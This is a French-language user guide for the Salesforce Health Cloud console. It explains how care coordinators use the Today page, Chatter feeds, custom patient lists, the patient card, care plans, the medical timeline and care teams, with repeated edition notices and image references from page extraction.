Vous êtes un professionnel de la santé très occupé. Vous avez besoin d'un emplacement pour gérer vos patients et les tâches associées aux soins. La console Health Cloud organise toutes les informations dans une vue globale du patient, de l'équipe soignante et des activités associées à la santé et au suivi des patients. Elle offre également un emplacement central pour gérer les communications entre les personnes impliquées dans la santé du patient, notamment les messages avec le médecin traitant ou les rappels envoyés aux membres de la famille qui accompagnent le patient chez le médecin.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Présentation de la console Health Cloud

Vous pouvez afficher la vue d'ensemble de votre charge de travail, notamment les tâches qui nécessitent votre attention, les nouveaux patients que vous avez reçus et toutes les communications concernant vos patients. La console permet également de travailler avec des patients individuels, et les plans de soin, l'historique des soins et les équipes soignantes associés dans des onglets distincts. Vous pouvez travailler sur plusieurs patients en même temps, car chaque patient fait l'objet d'un onglet distinct.

### Affichage du programme dans la page Aujourd'hui

Commencez votre journée par la page Aujourd'hui qui présente une vue d'ensemble de tout ce dont vous avez besoin pour optimiser votre journée.

### Utilisation de Chatter pour s'informer des Actualités

Le fil Actualités, fourni par Salesforce Chatter, présente les toutes dernières informations concernant vos patients et les membres de votre équipe.

### Utilisation de listes personnalisées pour gérer les soins des patients

Les listes de patients personnalisées permettent d'organiser votre principale liste de patients en petites listes en fonction de critères tels que des protocoles, des diagnostics ou des traitements partagés. Par exemple, vous pouvez diviser la liste principale des patients récemment opérés dans des groupes basés sur le type d'opération. Vous pouvez également envoyer des rappels de suivi de rendez-vous, des enquêtes ou des documents d'information à plusieurs patients à la fois plutôt qu'individuellement.

### Utilisation de la carte du patient pour une vue complète de votre patient

Pour gérer vos patients avec efficacité, vous devez avoir leurs informations à portée de main. La carte du patient extrait les informations les plus importantes du registre médical d'un patient, notamment l'état de santé, les traitements et les coordonnées, à un emplacement unique. Vous pouvez consulter aisément les informations dont vous avez besoin sans les rechercher ou cliquer sur d'autres pages.

### Recherche d'articles éducatifs et de protocoles

Utilisez le widget Knowledge pour donner les informations appropriées à vos patients. Vous pouvez rechercher des protocoles, des articles éducatifs et des vidéos, ainsi que des liens vers des sites Web, directement depuis la console et sans quitter la page utilisée.

## Présentation de la console Health Cloud


Vous pouvez afficher la vue d'ensemble de votre charge de travail, notamment les tâches qui nécessitent votre attention, les nouveaux patients que vous avez reçus et toutes les communications concernant vos patients. La console permet également de travailler avec des patients individuels, et les plans de soin, l'historique des soins et les équipes soignantes associés dans des onglets distincts. Vous pouvez travailler sur plusieurs patients en même temps, car chaque patient fait l'objet d'un onglet distinct.

L'onglet principal affiche les informations médicales du patient dans la carte du patient. Un sous-onglet est un élément associé dans un onglet principal, par exemple le plan de soins, la chronologie, les informations sur un appareil médical ou les prescriptions du patient. Vous pouvez ouvrir plusieurs sous-onglets sur un patient.

**Éditions**


Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition





## Sélection de votre application de console

Deux applications Health Cloud sont disponibles en fonction de vos préférences. Vous pouvez sélectionner l'une ou l'autre option depuis le menu des applications en haut de la page, et basculer entre les deux à tout moment.





**Health Cloud - Console**

L'application Health Cloud - Console mène directement vers les listes de patients. Vous pouvez accéder directement au profil, aux onglets et aux sous-onglets de chaque patient. Cliquez simplement sur le nom du patient dans la liste pour afficher les informations et les sous-onglets du patient en plein écran. Vous pouvez revenir à la liste des patients en sélectionnant `Patients` dans la liste du menu en haut à gauche de la page.





**Health Cloud - Liste de travail**

L'application Health Cloud - Liste de travail permet de travailler à partir d'une version de liste de patients épinglée. Les listes épinglées s'affichent à gauche de la page et sont toujours visibles. Lorsque vous sélectionnez un patient dans la liste, la carte et les sous-onglets du patient s'ouvrent dans un nouvel onglet à droite de la liste. Pour redimensionner une liste épinglée, cliquez sur la marge de droite de la liste et faites-la glisser jusqu'à la taille désirée. Pour réduire une liste épinglée, cliquez sur la flèche dans la marge de droite. Pour afficher la liste complète des patients, qui inclut des options de modification et de gestion, faites glisser la flèche vers la droite jusqu'à l'affichage complet de la page.



## Listes personnalisées de patients

Vous pouvez séparer vos patients en groupes avec des conditions ou des critères similaires, puis travailler avec eux en parallèle.





- Créez des listes qui regroupent des patients similaires **(1)**. Par exemple, vous avez six patients souffrant d'hypertension qui suivent tous le même protocole.
- Sélectionnez un ou plusieurs patients avec lesquels travailler **(2)**.
- Au même emplacement, vous pouvez attribuer une tâche **(3)** aux six patients pour obtenir le nombre d'exercices prescrit chaque semaine. Alternativement, vous pouvez envoyer des rappels pour qu'ils prennent rendez-vous avec leur médecin.

## Carte du patient

La carte du patient présente toutes les informations dont vous avez besoin concernant l'état de santé, les prescriptions, les rendez-vous et les informations de contacts associés à un patient spécifique. Vous pouvez également utiliser Nouvel onglet dans la liste de sélection Patient pour ouvrir des sous-onglets et afficher le plan de soins, la chronologie médicale et l'équipe de soins du patient.


## Plan de soins

Gérez les conditions chroniques, offrez des soins préventifs et appliquez des protocoles de santé et de bien-être avec un plan de soins personnalisé. Offrez la possibilité aux patients de jouer un rôle plus actif dans leurs propres résultats cliniques.



## Chronologie médicale


Planifiez des traitements et effectuez des suivis avec plus d'efficacité. La chronologie médicale offre une vue d'ensemble des consultations, des prescriptions et des tâches réalisées par le patient ou qu'il doit réaliser.




## Équipe soignante du patient

**Remarque:** Les communautés Salesforce prennent en charge la collaboration pour Health Cloud. Certaines fonctionnalités collaboratives ne sont pas disponibles tant que vous n'avez pas activé les communautés Salesforce et créé une communauté de patients privée.

Bénéficiez de l'aide d'une équipe pour votre patient en mobilisant une communauté qui suit ses progrès. Grâce à la communauté, les patients ont accès à leur plan de soins et aux tâches qu'ils doivent réaliser. Les soignants peuvent exécuter une action sur les tâches dont ils sont responsables. Les membres de la communauté peuvent consulter des informations sur n'importe quel appareil, ils peuvent s'engager et agir. Une communauté permet de former un partenariat avec le patient et son équipe soignante externe. Vous pouvez ajouter des participants internes et externes, et gérer tous les acteurs et les ressources disponibles dans l'équipe soignante de chaque patient.




- La vue de l'équipe soignante **(7)** représente les relations qui forment le réseau professionnel et personnel du patient.
- Lorsqu'une personne est membre d'une communauté, vous pouvez sélectionner sa photo **(8)** et exécuter des actions, par exemple envoyer un message privé ou attribuer une tâche.
- Collaborez avec les membres de l'équipe soignante en utilisant Chatter **(9)**. Envoyez des messages privés au patient et aux soignants, et collaborez avec les membres internes de l'équipe sans quitter le profil du patient.

## Affichage du programme dans la page Aujourd'hui


Commencez votre journée par la page Aujourd'hui qui présente une vue d'ensemble de tout ce dont vous avez besoin pour optimiser votre journée.

La page d'accueil Aujourd'hui présente le programme de votre journée et d'anticiper les événements à venir. Accédez à la page Aujourd'hui en la sélectionnant depuis le sélecteur d'onglet de l'application Health Cloud - Console. Parcourez toutes les tâches que vous suivez et consultez les conversations concernant vos patients et votre société.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition




- Consultez une synthèse **(1)** du nombre de patients que vous gérez, avec le nombre de nouveaux patients qui vous ont été attribués cette semaine. Les patients sont considérés comme sous votre responsabilité tant vous êtes le coordinateur de soins attribué, ou jusqu'à ce que le plan de soins et le statut de la requête soient fermés.
- Une barre de progression pratique **(2)** affiche la progression de la réalisation des tâches qui vous sont attribuées, ou que vous supervisez et gérez.
- Parcourez les tâches **(3)** associées à des patients spécifiques pour définir leur priorité et déterminer quels patients nécessitent une attention. Chaque tuile affiche le nom du patient avec le nombre de tâches associées au plan de soins. Cliquez sur la tuile pour afficher une vue d'ensemble du patient, examiner et mettre à jour les tâches.
- Le fil Actualités **(4)**, fourni par Salesforce Chatter, présente les toutes dernières informations concernant vos patients et les membres de votre équipe. Cet emplacement centralisé et sécurisé permet de suivre et de participer à toutes les conversations importantes pour votre travail. Vous affichez les messages que vous échangez avec votre patient, les conversations avec les soignants au sein de votre organisation, ainsi que les annonces d'événements ou de l'entreprise.

  Remarque: Comme les autres pages dans Health Cloud, la page Aujourd'hui est réactive et s'adapte à la taille de l'appareil que vous utilisez pour afficher l'application. Sur les petits appareils, le fil Actualités est placé en bas de la page, pas sur le côté. Il suffit de faire défiler pour afficher et utiliser le fil.

# Utilisation de Chatter pour s'informer des Actualités

Le fil Actualités, fourni par Salesforce Chatter, présente les toutes dernières informations concernant vos patients et les membres de votre équipe.

Chatter est une application Salesforce dédiée à la collaboration. Elle permet de dialoguer avec des personnes et de partager des informations en toute sécurité et en temps réel. Les fils Chatter affichent les publications et les commentaires que vous et d'autres personnes publiez, ainsi que les mises à jour des enregistrements dans l'ensemble de votre organisation Salesforce.

Utilisez Chatter pour discuter des soins de votre patient avec l'équipe soignante interne. Une bonne communication facilite et améliore l'efficacité de la coordination des soins et des transferts de patient. Les médecins et autres professionnels de santé au sein de votre organisation peuvent discuter et gérer la santé des patients dans un groupe privé sans impliquer l'équipe soignante externe.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Vous disposez de plusieurs méthodes pour rester informé(e) des personnes et des conversations importantes. Vous pouvez suivre une personne ou un groupe, et aimer une publication ou un commentaire.


- Suivez une publication en cliquant sur `J'aime` sous la publication ou le commentaire. Si vous cliquez sur J'aime dans une publication, vous recevez des notifications par e-mail lorsque d'autres personnes ajoutent un commentaire à la publication. Si vous cliquez sur J'aime dans un commentaire, seul l'utilisateur qui a publié le commentaire reçoit une notification par e-mail, mais vous recevez une notification par e-mail pour tous les commentaires suivants.
- Restez informé(e) des activités de vos collègues en suivant toutes les personnes importantes pour vous. Il suffit d'accéder à leur page de profil et de cliquer sur **Suivre**. Lorsque vous suivez une personne, vous affichez les mises à jour de cette personne dans votre fil. Lorsque vous suivez des personnes et des enregistrements, vous affichez leurs mises à jour dans votre fil Chatter.

Généralement, vous avez accès aux mises à jour de fil pour les éléments suivants :

- Les commentaires et les publications entre vous et vos patients, et les membres de la communauté de l'équipe soignante. Ces publications ne sont pas visibles par des collègues internes au sein de votre société. Les patients ou membres de la communauté de l'équipe soignante sont identifiés par le coin supérieur gauche orange de leur photo.
- Les conversations avec des médecins et autres fournisseurs au sein de votre organisation.
- Les annonces d'événements et de la société.
- Les publications, les commentaires et les fichiers des groupes Chatter dont vous êtes membre.
- Les fichiers et les listes partagés.
- Les tâches et autres événements.
- Enregistrez les modifications de champ, notamment du propriétaire d'un enregistrement et des plans de soins créés.

Remarque: Rappelez-vous que les messages privés envoyés depuis le profil de l'équipe soignante ne sont pas affichés dans votre fil, dans votre profil, dans les résultats de la recherche globale et dans aucun autre emplacement public de Chatter.

Les mises à jour d'enregistrement sont également appelées publications générées par le système. Elles correspondent à des mises à jour que Salesforce génère automatiquement lorsqu'un utilisateur crée un enregistrement ou modifie un champ suivi dans un enregistrement. Les mises à jour d'enregistrement que vous affichez dépendent de la configuration du suivi de fil par votre administrateur et de votre accès à l'enregistrement. Vous ne pouvez pas afficher les mises à jour de fils suivis qui ont plus de 45 jours et n'ont aucune mention « J'aime » ni aucun commentaire, car elles sont automatiquement supprimées.




# Utilisation de listes personnalisées pour gérer les soins des patients

Les listes de patients personnalisées permettent d'organiser votre principale liste de patients en petites listes en fonction de critères tels que des protocoles, des diagnostics ou des traitements partagés. Par exemple, vous pouvez diviser la liste principale des patients récemment opérés dans des groupes basés sur le type d'opération. Vous pouvez également envoyer des rappels de suivi de rendez-vous, des enquêtes ou des documents d'information à plusieurs patients à la fois plutôt qu'individuellement.

Votre administrateur Health Cloud contrôle l'accès aux listes de patients.

Pour afficher une liste de patients filtrée, sélectionnez une liste prédéfinie dans la liste déroulante **Sélectionner une liste** ou cliquez sur **Créer une liste** pour définir votre propre liste personnalisée. Pour modifier ou supprimer une liste que vous avez créée, sélectionnez-la dans la liste déroulante , puis cliquez sur **Modifier la liste actuelle**.


- Cliquez sur le nom d'un patient pour afficher les informations le concernant dans la console.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

